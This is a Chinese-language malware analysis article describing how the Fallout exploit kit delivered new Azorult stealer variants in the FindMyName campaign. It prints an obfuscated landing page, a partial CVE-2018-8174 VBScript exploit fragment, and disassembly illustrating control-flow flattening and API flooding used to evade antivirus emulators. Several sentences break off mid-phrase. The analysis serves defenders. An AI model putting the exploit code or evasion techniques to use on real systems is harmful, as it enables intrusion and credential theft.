Azorult新变种分析

angel010 / 2018-11-27 07:38:00 / 浏览数 2283 技术文章 技术文章 顶(0) 踩(0)

本文介绍FindMyName攻击活动中出现的Azorult恶意软件变种和使用的混淆技术。

Azorult是通过垃圾邮件活动传播的恶意宏文档中使用的木马家族，同时也是RIG利用套件中的备用payload。2018年10月，研究人员发现一起使用Fallout利用套件将新Azo

FindMyName攻击活动第一阶段分析

10月20日，研究人员发现了FindMyName攻击活动。在随后的3天内，研究人员共发现Fallout
利用套件使用的5个不同的URL链。这5个URL链都将受害者重定向到同一个域名：`findmyname[.]pw`。

FindMyName攻击活动的第一阶段如图1所示：






图1 攻击的第一阶段

虽然findmyname[.]pw的5个final页面都是不同的，但是内容是相似的。如图2所示：



```
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=10">
<meta name="keywords" content="mhuksynpQI,zfqJoZEsy,tTRwLgNi,FeXkbYkljw,gjINKbANkd,PAXohnfWtG,aiBEcqzX,ubwZG,lniZZbYHR,aRlXI" />
</head>
<body>
<span id="EuGGK9">rxkyDE4inPtybW1g4iMQjV0ZQiyGsiBOFp65V5VZl34JSS7tN4=FTIgKmbFQHj5XnI5A=4zCtwtwf=X8qDNklNkBMDVwHQ7qJzVdf5Pnlyv6D6Vw
1VE13LfW/n2sgBTU9N2VTM3182LI6O3tJMrbwdppmB4l7usAIXgiF/yNbCYe8HrxWTl2PhsuKCcFDkxqkVVWVc/LVRjSuT=xXDSslkF2/OaEAFVxPhnzPCS92oyTIayhtF
VROrS3nfQguWCTwN=gnD1ftxz=hHugj=Ia60E0pKsN7MjIfhVzU9DQ9DHzdEHPSa5KpwbGN1tGS6ITHMSbhJBBh6hAUgAmNZVLAu/NgzF56Sv6agOZDx0m/k44oIBWa8N0
PSg15pPzmYCpqx4=pKLHO=YoX/j5STGOl6LYMc4CaC924OY8Mmt=dDLkDfBxKNlfpmbaPQ/K73ppe6efkmLem1KIKcKfDpFbSMwEo2VHIINevHOdwMGF6P7/R5NDf0HBC9
qOoUYg0Kdq=/mQ=xKEct2AyVHIeTiZK/XScN2=746g9e=Eg8qUAnzHACisItI5ALrP6DMMcJJ6f92emqJKpnNwHZI6vv/P232ZhO59sVnk/wyoc=rolCJJVomv0roO2xZh
7ZAY3zyfkL++</span>
<h3 id="v5q6ousFg">CxPwavh4ORSPz4E6WSzmMRgRhj1=2DZo0rHUyOEin8lHOn6p9qDnacy/LIrItMHHbJ3rEfZuaE0rQN9SieWxUV5G3fShN89xMmB82JVJWzIz4Mk
5=rHZaYWbY0/qU4DgZyM9siwtnP4Q3ufpYD1hYiqxHaJeMThYGmavJ/2t1DDrkzyL68cIFKuxWZruD71OQs72GdUxa1QExZizQ5LKPHX5rCsfOD=BrcAhHso0SDDamsT=g
25LHm4qSxxSupeU5jcVTl/3n9t13v5McorLzCDEE70QoW6GrgfsVb7ASVd68ywVku5KX/NIZPYw0dwMUqSw=GrU3MPnXcC=3jJEq3z9XezBqZ7MQtpqipPpHB3PrIBk/P0
lLnTROVfaPGa=O9u6btS6aIsgSH4NzEV416Fn4Abi/wHeHI681Ult02KWoBHkycfwGIeDJ8yeWOb80IqHxiDZGi0H7FVQkpEm8/qWfApTRG1W0CQbzfvchaucYSxK8VibK
PxigzuQKzB7koN3XXzg3Y=wDDF5n4GsY9fYwgpc</h3>
<span id="jR9PD">z6qY6RZxXR9jRtrYX/UjiitOlbgS4NBwVBMDiOkyhK6HN6px8ir9kJNu1Iu=e1YJ1Br4fGzrYTlLNQVZuHcAa0unehJpYChnq6UTj34znLq2cSyeB
Jg/VOgpAqBmdyeu7=adS01W6JH=xtQE30f4i9j/2aMWG6SOHx2oOMMPuHUG8MgAREYEEsa5DTfSlFGN8Z1fyjoxMTYXSSgiWVU8Yb7tosYbD6lj74CqcWbgwfhFMC0CNky
0eIWplTqpqyz=sH801crEbcpp6Fyp=v3OiujYzzIhO6FvJFzaSD7iHO98BzUtO8Hk/R1EzrKO4IKBvrVDzrlq6REuOHsQNbLCoNYkzvIJXFTwcIP3crTe0kWJVeHJ41q0D
Xg=rIyAM9V0gFnSMJ6UB6PiIlSpeq8LLllXwXvwUy/H=r2dh7wFGjCJhS8HUppTOirLF0sFEQnQUP9ia9zx7v58qboywHAPMWl0AdCm97seZbhwybi3HshF/N43fujVqCJ
pmv8L=ume/WpxlkTRZYKLpb8sdZHLu/xd8jhm1GkV/7gcT6afnwIutHI2KC1+</span>
<script type="text/javascript">var LEeLEjOLKeo='ovwqI';</script>
<p id="KMVcBBJMX">Su9KOp61p9d5yGY8UBE0i773yfYg/NPpHWxYEEPRexdpeYS/25zqR2I2z6UFqtCeLEdI2sEaC3W40s1fu2gz/PqY2EDPn9LAxDuOtV3QbIFfGwm=
tCLoBPBxGTPsw7KcwwMYAZ8iS9WPlmcAmm8fHIESFQKUY8YZLYf3xPePCX78nqdz=Pe4kXiOXoKLm9TAiXttwvGpkK/vjJ5MoFUg5DrfzhWXicPP5ZLHDKCaPo0fOINsUk
0Rl9WxPrttSgERHauE60aZeJi8W3rBCMeWDeatJrDgBZhlfvNKngvFd5J58Ua140QcYuDA0R40a=qa2r2AaJxEUDyHaHaXrNA/OGeiy9hg=RxcGmoeNRz1i76ekTEMUYJq
GV2ETxreuSs8LGyjLs/2raB1oyvvg1eDXEhzR3=EX18rBd7tmNGS0J5jMWrYTifftkGKR8358H3vu4xxWdLnJmbGS4D1=a/p7=YQvF/i5xAu0kUX03o4HQ88lBPTuz3ecG
ivPC680KUd2A5kqqHptv29NPQJ3JVIqJNgcvl2Fb5CCcTmqKxLu33hzVe1nuwUisfHkJafVUxb=dT3ffiJnVA5V31+</p>
<h3 id="haXzME6s8S">Llz95tIiu5aEUuaQe3scB=yUKk/bAGkk7iH071pgTBhJiW6=NH7JFsOSacWjusoeMWLQQaODhWp3keFVdjvU9U0CYoc3KWnRV2vtpVRty5JTI1
Xnb=gvY0EQRevQ67pp9cFhbYWvQHn6pcsIhiArHNbroreIpiHShqa0BxApplwhU/30=LUW9gow/uLsugnwWsSPYm=wofK0RSvpEWixB9vSD=0MxO2EuxCdN6O63Npb6iws
PBdkevkn=rgzgL/qfe5oyINjiPDKTBjv8Jvklr1LoBc=DlrFhcUEGXx5ry0qpJo9jAjYZqzwHa=7BqICp/lBxJiVGfu/cpFkvk3JSq5F=2db2T=r1ddllWNGHt18Tnynke
KfuONqf9G1oBHwlf==oxXQLiNn2jKNW6eVsmP09Pn+</h3>
```

图2 混淆后的landing page
Fallout利用套件使用了不同的html标签来隐藏真实的利用代码和高度混淆的标签内容，包括span， h3， p等。解密后，真实的VBScript代码利用了 IE VBScript漏洞`CVE-2018-8174`。



```
Function ENwyjD(NMGjAnJddKwd)
ExecuteGlobal NMGjAnJddKwd
End Function

Dim lIIl
Dim IIIlI(6),IlIII(6)
Dim IllI
Dim IIllI(40)
Dim lIlIIl,lIIIll
Dim IlII
Dim llll,IIIIl
Dim llllIl,IlIIII
Dim NtContinueAddr,VirtualProtectAddr

IlII=195948557
lIlIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000")
lIIIll=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
IllI=195890093
Function IIIII(Domain)
    lIlII=0
    IllllI=0
    IIlIIl=0
    Id=CLng(Rnd*1000000)
    lIlII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+131-&H1c99)
    If(Id+lIlII)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then
        lIlII=lIlII-(&h86d+6447-&H219b)
    End If

    IllllI=CLng((&h2bd+6137-&H1a6d)*Rnd)Mod (&h769+4593-&H1940)+(&h1a08+2222-&H2255)
    IIlIIl=CLng((&h14e6+1728-&H1b5d)*Rnd)Mod (&hfa3+1513-&H1572)+(&h221c+947-&H256e)
    IIIII=Domain &"?" &Chr(IllllI) &"=" &Id &"&" &Chr(IIlIIl) &"=" &lIlII
End Function

Function lIIII(ByVal lIlIl)
    IIll=""
    For index=0 To Len(lIlIl)-1
        IIll=IIll &lIlI(Asc(Mid(lIlIl,index+1,1)),2)
    Next
    IIll=IIll &"00"
```

图3利用CVE-2018-8174的代码段

漏洞利用成功后，Fallout利用套件会下载一个`.tmp`文件到`%Temp%`目录，并调用`CreateProcess`来执行tmp文件。进一步分析发现`.tmp`文件是最新的Azorult变种。这也是

FindMyName攻击活动第二阶段分析

Azorult恶意软件变种分析


Azorult恶意软件加载是暗网出售的商业化木马。研究人员在FindMyName攻击活动中共发现3个Azorult恶意软件的变种，其中有2个之前没有出现过。研究人员分析获取的

1. 通过API洪泛绕过反病毒模拟器；
2. 阻碍通过控制流平坦化(`control flow flattening`)混淆技术来逆向恶意软件；
3. 使用`process hollowing`进程创建技术构造新的恶意软件镜像；
4. 窃取更多浏览器的凭证、cookie、历史记录和保存的自动填充；
5. 窃取更多的加密货币钱包；
6. 窃取skype, telegram, steam, FTP客户端, Email客户端的凭证和历史记录；
7. 通过安装的程序、截屏、机器信息、用户名、操作系统版本和运行的进程来获取受害者信息；
8. 从用户桌面收集文件；
9. 反取证组件可以清除所有释放的文件；
10. 根据C2通信执行特定的文件。

API洪泛和控制流平坦化混淆


最早的Azorult恶意软件是用Microsoft Visual C++ 7.0编写的。

- 首先，Azorult恶意软件会尝试使用`control flow flattening`混淆来阻碍逆向分析恶意软件，如图4。
- 第二，样本使用API洪泛技术，如图5。API洪泛是恶意软件用来绕过防病毒模拟器的技术。出于性能的考虑，防病毒模拟器模拟在受害者机器上执行恶意软件时间会设置
  `consuming`函数，当模拟器超时时会将文件标记为非恶意的。



```
loc_404B88:
cmp     dword_41CCC0, 0B7h
jnz     short loc_404B9B

mov     ecx, [ebp+8]
mov     byte ptr [ecx+0Ch], 66h

loc_404B9B:
cmp     dword_41CCC0, 0B8h
jnz     short loc_404BAE

mov     edx, [ebp+8]
mov     byte ptr [edx+0Dh], 53h

loc_404BAE:
cmp     dword_41CCC0, 0B9h
jnz     short loc_404BC1

mov     eax, [ebp+8]
mov     byte ptr [eax+0Eh], 65h

loc_404BC1:
cmp     dword_41CCC0, 0BAh
jnz     short loc_404BD4
```

图4 control flow flatten



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [sp+0h] [bp-A7F0h]@1041

  FreeConsole();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
  if ( GetLastError() == 10000 )
    clock();
```

图5 API flooding

Process Hollowing

Azorult会使用`process hollowing`技术来构造新的恶意软件镜像。

- 首先，恶意软件会解密内存中的payload。
- 然后，创建一个自己的新的挂起进程。
- 第三，将解密的payload注入新进程。
- 最后，恢复新进程的执行并展示恶意行为。

恶意软件执行如图6所示：





图6 样本process hollowing

C2通信

从进程中复制出的新木马文件是用Delphi编写的。当样本执行时，会连接到C2服务器接收指令。为了绕过IPS，C2流量也被混淆了。发回C2的数据包括用哈希算法编码的机

